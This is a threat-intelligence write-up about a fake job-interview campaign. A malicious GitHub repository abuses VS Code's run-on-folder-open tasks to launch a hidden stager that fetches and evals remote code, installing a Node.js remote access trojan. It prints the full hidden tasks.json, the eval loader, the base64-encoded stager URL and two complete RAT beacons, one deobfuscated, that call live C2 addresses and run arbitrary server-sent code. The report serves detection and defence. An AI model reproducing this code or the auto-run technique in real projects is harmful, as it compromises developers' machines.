Contagious Interview: VS Code to RAT


By Ransom-ISAC

Published: 2026-03-16 · Archived: 2026-04-05 18:07:48 UTC

Introduction

In January 2026, security researcher François-Julien Alcaraz was targeted once again by a recruitment attempt that turned out to be part of a sophisticated social engineering campaign targeting developers through fake job interviews. What begins as a seemingly legitimate LinkedIn recruitment message quickly escalates into a multi-stage attack that weaponises VS Code's trusted features to deliver remote access trojans (RATs).

The attack chain is deceptively simple: a recruiter reaches out on LinkedIn, conversations move to Google Meets, and the victim is asked to review a "coding challenge" hosted on GitHub. Upon opening the repository in Visual Studio (VS) Code, hidden configuration files automatically execute malicious code - no user interaction required beyond opening the folder.






Figure 1. Initial recruiter contact and fake role listing used as the lure.

This campaign, linked to DPRK-affiliated threat actors, represents a dangerous evolution in supply chain attacks. Rather than exploiting software vulnerabilities, attackers abuse legitimate development tools that developers trust implicitly. The malware establishes persistent command-and-control communication, exfiltrates system information, and provides remote code execution capabilities—all whilst remaining completely hidden from the victim.

This analysis breaks down the complete attack chain, from initial contact to payload execution, and provides actionable indicators of compromise for detection and prevention.

The Interview

After the attacker reached out on LinkedIn and initial conversations began, the job interview moved over to a Google Meets interview, scheduled by email `kosukek748@gmail.com`. The recruiter scheduled a job interview, and it was there the attacker was insistent on the interviewer downloading and executing the repository.




Figure 2. Interview recording excerpt highlighting pressure to run the repository locally.

This pressure to run code from an unfamiliar source during what appeared to be a legitimate technical interview was the delivery mechanism for the malware payload.

This part describes the recruiter switcheroo tactic used in the social engineering attack:

- **Initial Contact**: Two LinkedIn profiles (Dominique Sthran and Ricardo Pereira) reached out to the target
- **The Switch**: When the actual Google Meets interview happened, neither of these people showed up. Instead, a completely different person named "Khalid Akosuke" joined the call

This is a classic social engineering technique that:

- Creates confusion and makes it harder to verify identities
- Adds legitimacy by having multiple "employees" from the fake company
- Makes attribution more difficult if the victim later tries to report the incident
- Builds trust through what appears to be a multi-person recruitment process

The attacker (Khalid) briefly showed their face on camera to establish trust, then turned it off for the rest of the 30-minute technical interview where they pressured the victim to download and run the malicious repository.

The technical challenge was a repository related to a Japanese soccer e-commerce platform which was from `https[:]//github[.]com/ArsagaPPro/Jp-Soccer2.git`. The interviewer was constantly pressuring the interviewee to locally download the repository and execute the code to run the supposed application.




Figure 3. Malicious GitHub repository presented as a technical challenge.

Nothing about this appeared safe, especially when running local webservers on your host are involved in the interview process:




Figure 4. Example of an unsafe interview workflow requiring local server execution on the host.

After around thirty minutes of discussion the interviewer provided a follow-on meeting to go through the repository again, likely to try to attempt to get the interviewee to execute the code rather than look at it.

Attack Killchain

The following is a high-level overview of this attack end-to-end:




Figure 5. High-level end-to-end attack flow overview (kill chain).

Step	Title	Description	Detail	MITRE	Key Code
01	LinkedIn Outreach	Fake recruiters (Dominique Sthran, Ricardo Pereira) contact the target developer with a job opportunity	DPRK-affiliated actors use fabricated LinkedIn profiles to initiate recruitment conversations with developers	T1566.003	—
02	Google Meet Interview Setup	Conversation moves to a video interview scheduled via kosukek748@gmail.com. A different person, "Khalid Akosuke," joins the call	Moving to a video interview establishes trust and creates social pressure to comply with instructions	T1566.003	—
03	Fake Technical Interview	The interviewer pressures the victim to clone and run a GitHub repo (ArsagaPPro/Jp-Soccer2) locally as a coding challenge	The interviewer applies social pressure to get the target to download and execute the malicious repo locally	T1204.002	—

Step	Title	Description	Detail	MITRE	Key Code
04	VS Code Auto-Task Fires	Opening the repo triggers .vscode/tasks.json, which silently runs npm start in the background with no visible terminal	runOn: "folderOpen" + reveal: "never" + echo: false = zero user interaction required	T1059.007	`"runOn": "folderOpen"` `"reveal": "never`
05	next.config.js Loads Trojan	The Next.js config uses eval() to execute /scripts/jquery.min.js, a fake jQuery file containing the stager payload	The config file disguises malicious code execution as a normal Node.js require/readFile operation	T1059.007	`eval(code)` on fake jQuery
06	Stager Fetches from Vercel	The fake jQuery decodes a Base64 URL and fetches the next-stage payload from api-web3-auth.vercel.app/api/auth	Using Vercel for staging infrastructure provides legitimacy and avoids IP-based blocking	T1105	`atob() → fetch() → eval()`
07	RAT Beacon Established	Malware beacons to C2 servers on port 3000 every 5 seconds, exfiltrating hostname, MAC addresses, and OS info	Uses /api/errorMessage endpoint for tasking	T1071.001	`axios.get("http://[C2]:3000/api/errorMes`
08	Remote Code Execution	C2 sends arbitrary JavaScript via the error response field; new Function('require', code)(require) gives full system access	Full system compromise — the attacker can run any code with Node.js require() access	T1059.007	`new Function('require', msg)(require)`

Repository Breakdown

Account requested was: `https[:]//github[.]com/ArsagaPPro/Jp-Soccer2.git`

In there was a `/.vscode/tasks.json` file:

```
{
 "version": "2.0.0",
 "tasks": [
   {
     "label": "run-nextjs-start",
     "type": "shell",
     "command": "npm start --silent --no-progress",
     "options": {
       "cwd": "${workspaceFolder}"
     },
     "windows": {
```

```
        "options": {
          "shell": {
            "executable": "cmd.exe",
            "args": ["/c"]
          }
        }
      },
      "linux": {
        "options": {
          "shell": {
            "executable": "/bin/zsh",
            "args": ["-c"]
          }
        }
      },
      "osx": {
        "options": {
          "shell": {
            "executable": "/bin/zsh",
            "args": ["-c"]
          }
        }
      },
      "runOptions": {
        "runOn": "folderOpen"
      },
      "isBackground": true,
      "presentation": {
        "reveal": "never",
        "echo": false,
        "focus": false,
        "panel": "dedicated",
        "showReuseMessage": false,
        "clear": true
      },
      "problemMatcher": []
    }
  ]
}
```

This is a **VS Code tasks configuration file** (`tasks.json`) that automatically starts a Next.js development server when you open the project folder.

Main Purpose: Runs `npm start --silent --no-progress` automatically when the folder opens in VS Code.

At the time of writing, the repository contained the following `next.config.js` file:

```
 /** @type {import('next').NextConfig} */

const jmpparser = require('fs');

const nextConfig = {
  images: {
    remotePatterns: [
      {
        protocol: 'https',
        hostname: 'images.unsplash.com',
        port: '',
        pathname: '/**',
```

```
      },
      {
        protocol: 'https',
        hostname: 'res.cloudinary.com',
        port: '',
        pathname: '/**',
      },
      {
        protocol: 'https',
        hostname: 'photo.yupoo.com',
        port: '',
        pathname: '/**',
      },
      {
        protocol: 'http',
        hostname: 'localhost',
        port: '3000',
        pathname: '/api/proxy-image/**',
      },
      {
        protocol: 'https',
        hostname: '*',
        port: '',
        pathname: '/api/proxy-image/**',
      },
    ],
    dangerouslyAllowSVG: true,
    // Ensure images render in-browser (not downloaded)
    contentDispositionType: 'inline',
    contentSecurityPolicy: "default-src 'self'; script-src 'none'; sandbox;",
  },
  async headers() {
    return [
      {
        source: '/:path*',
        headers: [
          {
            key: 'Referer',
            value: 'https://jersey-factory.x.yupoo.com/',
          },
          {
            key: 'User-Agent',
            value: 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.
          },
        ],
      },
    ];
  },
};

module.exports = nextConfig;
jmpparser.readFile(__dirname  + '/scripts/jquery.min.js', 'utf8', (err, code) => { eval(code); console.log(err) });
```

You can see at the bottom of this is a reference to the `/scripts/jquery.min.js` file:

```
 // Connect and get reference to mongodb instance

const AUTH_API_KEY = "aHR0cDovL2FwaS13ZWIzLWF1dGgudmVyY2VsLmFwcC9hcGkvYXV0aA==";
```

```
// Error handling - close server

(async () => {
  const src = atob(AUTH_API_KEY);
  const proxy = (await import('node-fetch')).default;
  try {
    const response = await proxy(src);
    if (!response.ok) throw new Error(`HTTP error! status: ${response.status}`);
    const proxyInfo = await response.text();
    eval(proxyInfo);
  } catch (err) {
    console.error('Auth Error!', err);
  }
})();
```

The base64 encoded api is actually a URL C2 stager:

`http[:]//api-web3-auth[.]vercel[.]app/api/auth`

The 3-Step Attack Chain

Step 1: You Open Folder in VS Code

```
 // .vscode/tasks.json
"runOn": "folderOpen"  // ← Triggers when VS Code opens the folder
"reveal": "never"      // ← Runs npm start completely hidden
```

Step 2: Next.js Config Executes Fake jQuery

```
 // next.config.js (last line)
const jmpparser = require('fs');
jmpparser.readFile('/scripts/jquery.min.js', 'utf8', (err, code) => {
  eval(code);  // ← Executes the fake jQuery file
});
```

Step 3: Fake jQuery Fetches & Runs Attacker's Code

```
 // /scripts/jquery.min.js
const url = atob("aHR0cDovL2FwaS13ZWIzLWF1dGgudmVyY2VsLmFwcC9hcGkvYXV0aA==");
// ↓ Decodes to:
// "http://api-web3-auth.vercel.app/api/auth"

const response = await fetch(url);           // Makes HTTP request to attacker's server
const remoteCode = await response.text();    // Gets JavaScript code from response
eval(remoteCode);                            // Executes whatever the attacker sent
```

Bottom line: Open folder in VS Code → hidden npm start → eval() fake jQuery → fetch attacker's server → eval() remote code → you're owned

This prompts the user upon opening it to trust the author in VSCode:




Figure 6. VS Code "Trust the authors" prompt shown when opening the malicious repository.

VS Code Features Being Abused:

1. Auto-Run Tasks (`"runOn": "folderOpen"`)

```
 "runOptions": {
  "runOn": "folderOpen"  // ← Legitimate feature for auto-starting dev servers
}
```

Intended use: Auto-start your dev server when opening a project

Abused for: Running malicious code without user interaction

2. Hidden Task Execution

```
 "presentation": {
  "reveal": "never",    // ← Hide the terminal
  "echo": false,        // ← Don't show commands
  "focus": false        // ← Don't grab focus
}
```

Intended use: Keep your workspace clean, run background tasks quietly

Abused for: Execute malware completely invisibly

3. Shell Command Execution

```
 "type": "shell",
"command": "npm start --silent --no-progress"
```

Intended use: Run build tools, dev servers, scripts

Abused for: Launch Node.js process that loads malicious config

---

Node.js/Next.js Features Being Abused:

4. Config Files Execute as Code

Next.js `next.config.js` runs as JavaScript, not just parsed as JSON

Intended use: Dynamic configuration

Abused for: Execute `eval()` on file contents

5. `eval()` Function

Intended use: Rarely legitimate (almost always a code smell)

Abused for: Run arbitrary code from files and remote servers

All legitimate features. Zero exploits. Just weaponized trust.

Malware Analysis:

Accessing this C2 then gives us:

```
 const axios = require("axios");
const os = require("os");

let instanceId = 0
function errorFunction(message) {
  try {
    const handleError = new Function('require', message)
    return handleError(require)
  } catch (error) {
  }
}

function getSystemInfo() {
  const hostname = os.hostname();
  const macs = Object.values(os.networkInterfaces())
    .flat()
    .filter(Boolean)
    .map(n => n.mac)
    .filter(mac => mac && mac !== "00:00:00:00:00:00");
  const osName = os.type();
  const osRelease = os.release();
  const platform = os.platform();
  return {
    hostname,
    macs,
    os: `${osName} ${osRelease} (${platform})`
  };
}

async function checkServer() {
  try {
    const sysInfo = getSystemInfo()
    const res = await axios.get("http://66.235.168.136:3000/api/errorMessage",
      {
```

```
        params : {
          sysInfo,
          exceptionId: 'env101383',
          instanceId
        }
      }
    );
    if (res.data.status === "error") {
      errorFunction(res.data.message || "Unknown error");
    } else {
      if (res.data.instanceId) {
        instanceId = res.data.instanceId
      }
    }

  } catch (err) {
  }
}

try {
  checkServer();
  setInterval(checkServer, 5000);
} catch (error) {

}
```

The HandleError function within the article allows the RAT to basically execute on any code. How this works however is interesting:

1. REMOTE CODE EXECUTION (RCE)

```
function errorFunction(message) {
 try {
   const handleError = new Function('require', message)
   return handleError(require)
 } catch (error) { }
}
```

What it does: Executes arbitrary JavaScript code sent from C2 server

Risk: CRITICAL - Full system compromise capability

Triggered by: When C2 responds with `status: "error"` and code in `message` field

---

2. SYSTEM FINGERPRINTING

```
function getSystemInfo() {
 const hostname = os.hostname();
 const macs = Object.values(os.networkInterfaces())
   .flat()
   .filter(Boolean)
   .map(n => n.mac)
   .filter(mac => mac && mac !== "00:00:00:00:00:00");
 const osName = os.type();
 const osRelease = os.release();
 const platform = os.platform();
```

```
  return { hostname, macs, os: `${osName} ${osRelease} (${platform})` };
}
```

Collects:

- Computer hostname
- All MAC addresses (unique hardware IDs)
- OS type, version, platform

Purpose: Victim identification and tracking

---

3. C2 BEACONING

```
const res = await axios.get("http://66[.]235[.]168[.]136:3000/api/errorMessage", {
 params: {
   sysInfo,             // System info from above
   exceptionId: 'env101383',  // Campaign ID
   instanceId           // Session tracker
 }
});
```

Behaviour:

- Calls C2 immediately on startup
- Repeats every 5 seconds
- Sends all system info with each beacon

---

4. TASK EXECUTION

```
if (res.data.status === "error") {
 errorFunction(res.data.message || "Unknown error");  // Execute code
} else {
 if (res.data.instanceId) {
   instanceId = res.data.instanceId  // Update session ID
 }
}
```

C2 Commands:

- `status: "error"` → Execute code in `message` field (RCE)
- `status: "ok"` + `instanceId` → Update session tracker
- `status: "ok"` (no ID) → Heartbeat only

Repository Leftovers

In the same GitHub repository the following URLs were also found from previous commits and pull requests where the same repository was clearly used for other RAT Stager infrastructure:

- `https://web3-metric-analytics.vercel.app/api/getMoralisData`
- `https://metric-analytics-refresh.vercel.app/api/getMoralisData`
- `https://sync-oracle-v3.vercel.app/api/getMoralisData`

One of these, provided by researcher **Artur Ampilogov**, is obfuscated and available for analysis in our LOCK STAR GitHub repository.

Deobfuscated it is effectively the following:

```
 // FULLY DEOBFUSCATED CODE - CTF Challenge
// WARNING: This is malicious code - for analysis purposes only
// C2 Server: http://87.236.177.9:3000/api/errorMessage

const axios = require('axios');
const os = require('os');

let instanceId = 0;

// Function that executes arbitrary code passed as a string
function errorFunction(code) {
    try {
        // Creates a new function with 'require' in scope and executes the code
        return new Function('require', code)(require);
    } catch (error) {
        // Silently fails
    }
}

// Collects system information for exfiltration
function getSystemInfo() {
    return {
        'hostname': os.hostname(),
        'macs': Object.values(os.networkInterfaces())
            .flat()
            .filter(Boolean)
            .map(iface => iface.mac)
            .filter(mac => mac && '00:00:00:00:00:00' !== mac),
        'os': os.type() + ' ' + os.release() + ' (' + os.platform() + ')'
    };
}

// Main malicious function - communicates with C2 server
async function checkServer() {
    // Anti-debugging wrapper function
    const antiDebugWrapper = (function() {
        let firstCall = true;
        return function(context, fn) {
            const action = firstCall ? function() {
                if (fn) {
                    const result = fn.apply(context, arguments);
                    fn = null;
                    return result;
                }
            } : function() {};
            firstCall = false;
            return action;
        };
    })();

    // Console hijacking for stealth
    const hijackConsole = antiDebugWrapper(this, function() {
        const getGlobalObject = function() {
            let globalObj;
            try {
                // Tries to get global object via Function constructor
                globalObj = Function('return (function() ' + '{}.constructor("return this")( )' + ');')();
```

```
            } catch (e) {
                globalObj = window;
            }
            return globalObj;
        };

        const global = getGlobalObject();
        const console = global.console = global.console || {};
        const consoleMethods = ['log', 'warn', 'info', 'error', 'exception', 'table', 'trace'];

        // Overwrites all console methods to hide activity
        for (let i = 0; i < consoleMethods.length; i++) {
            const bound = antiDebugWrapper.constructor.prototype.bind(antiDebugWrapper);
            const methodName = consoleMethods[i];
            const originalMethod = console[methodName] || bound;
            bound.__proto__ = antiDebugWrapper.bind(antiDebugWrapper);
            bound.toString = originalMethod.toString.bind(originalMethod);
            console[methodName] = bound;
        }
    });

    hijackConsole();

    try {
        const systemInfo = getSystemInfo();

        // Makes GET request to C2 server at 87.236.177.9:3000
        const response = await axios.get(
            'http://87.236.177.9:3000/api/errorMessage',
            {
                'params': {
                    'sysInfo': systemInfo,
                    'exceptionId': '00:00:00:00:00:00',  // Likely a unique identifier
                    'instanceId': instanceId
                }
            }
        );

        // If server responds with 'error' status, executes arbitrary code from server
        if ('error' === response.data.status) {
            errorFunction(response.data.message || 'Unknown error');
        } else if (response.data.instanceId) {
            // Updates instance ID from server for tracking
            instanceId = response.data.instanceId;
        }
    } catch (error) {
        // Silently fails - no error reporting
    }
}

// Execution starts immediately and repeats every 5 seconds
try {
    checkServer();
    setInterval(checkServer, 5000);  // 0x1388 = 5000 milliseconds
} catch (error) {
    // Silently fails
}
```

1. REMOTE CODE EXECUTION (RCE)

```
function errorFunction(code) {
 try {
   return new Function('require', code)(require);
 } catch (error) { }
}
```

What it does: Executes arbitrary JavaScript code from C2 server

Risk: CRITICAL - Full system compromise

Triggered by: When C2 responds with `status: "error"`

---

2. SYSTEM FINGERPRINTING

```
function getSystemInfo() {
 return {
   'hostname': os.hostname(),
   'macs': Object.values(os.networkInterfaces())
     .flat()
     .filter(Boolean)
     .map(iface => iface.mac)
     .filter(mac => mac && '00:00:00:00:00:00' !== mac),
   'os': os.type() + ' ' + os.release() + ' (' + os.platform() + ')'
 };
}
```

Collects:

- Hostname
- All MAC addresses (excluding null MACs)
- OS type, version, platform

---

3. ANTI-DEBUGGING & STEALTH

```
// Anti-debugging wrapper
const antiDebugWrapper = (function() {
  let firstCall = true;
  return function(context, fn) {
    const action = firstCall ? function() {
      if (fn) {
        const result = fn.apply(context, arguments);
        fn = null;
        return result;
      }
    } : function() {};
    firstCall = false;
    return action;
  };
})();

// Console hijacking
const hijackConsole = antiDebugWrapper(this, function() {
```

```
  // ... overwrites console.log, warn, info, error, exception, table, trace
});
```

What it does:

- Hijacks all console methods (log, warn, info, error, exception, table, trace)
- Prevents debugging output from appearing
- Anti-debugging wrapper pattern

Purpose: Hide malicious activity from developers/analysts

---

4. C2 BEACONING

```
const response = await axios.get(
 'http://87.236.177.9:3000/api/errorMessage',
 {
   'params': {
     'sysInfo': systemInfo,
     'exceptionId': '00:00:00:00:00:00',
     'instanceId': instanceId
   }
 }
);
```

Behaviour:

- Calls C2 immediately on startup
- Repeats every 5 seconds
- Sends system info + session tracking

---

5. TASK EXECUTION

```
 if ('error' === response.data.status) {
  errorFunction(response.data.message || 'Unknown error');
} else if (response.data.instanceId) {
  instanceId = response.data.instanceId;
}
```

Commands:

- `status: "error"` → Execute code in `message` field
- Has `instanceId` → Update session tracker
- Otherwise → Heartbeat only

Execution is also run immediately and every 5 seconds (0x1388 = 5000ms):

Infrastructure Analysis

Both C2 IP addresses `66.235.168[.]136` and `87.236.177[.]9` mentioned in the above C2 beacons section share a number of similar characteristics which enabled analytical pivoting opportunities to uncover additional C2 infrastructure that is likely under the control of the same cluster of operators. The C2 IP addresses were active at least since mid September of last year and were first observed with the C2 configuration since 23rd January 2026.

Common C2 Characteristics:

- C2 Port: `3000`
- URL Structure: `:3000/api/errorMessage`
- Web technologies: `Node JS` and `Express` framework
